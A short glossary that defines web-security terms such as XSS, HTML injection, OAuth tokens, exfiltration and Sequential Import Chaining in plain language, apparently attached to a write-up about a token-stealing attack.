- CSRF token: a random value in a form that proves the request came from the site's own page.
- DOMPurify: a library that cleans HTML input and removes dangerous content.
- Endpoint: a specific address on a server that handles a particular kind of request.
- Exfiltration: getting data out of a system to a place the attacker controls.
- Gadget: an existing feature reused as a building block in an attack.
- Google Ads conversion tag: a script a site loads from Google to track advertising conversions.
- HackerOne: a platform that hosts bug bounty programs.
- HTML: the language that structures a web page.
- HTML injection: getting your own HTML into someone else's page.
- JavaScript: the programming language browsers run.
- Node.js: a program that runs JavaScript outside the browser, often used for servers.
- OAuth: a standard that lets a site log you in through another service and send you back with a token.
- OAuth token: a short string proving who you are, handed to the site after login.
- Port: a numbered door on a computer that a server listens on.
- Query string: the
name=valuepairs after the?in a URL, separated by&. - Redirect URI: the address an OAuth service sends the user back to after login.
- Reflection point: a place where input from the address bar appears back in the page.
- Sandbox: a contained page or frame that holds a secret and is meant to keep it in.
- Sanitisation: cleaning input so dangerous parts are removed.
- Sequential Import Chaining: loading stylesheets one after another, each pulling in the next.
- Token: a short string that proves identity or grants access, like a cloakroom ticket.
- URL encoding: replacing special characters with
%codes so they can travel safely in a URL. - XSS (cross-site scripting): injecting JavaScript into someone else's page so it runs in their browser.




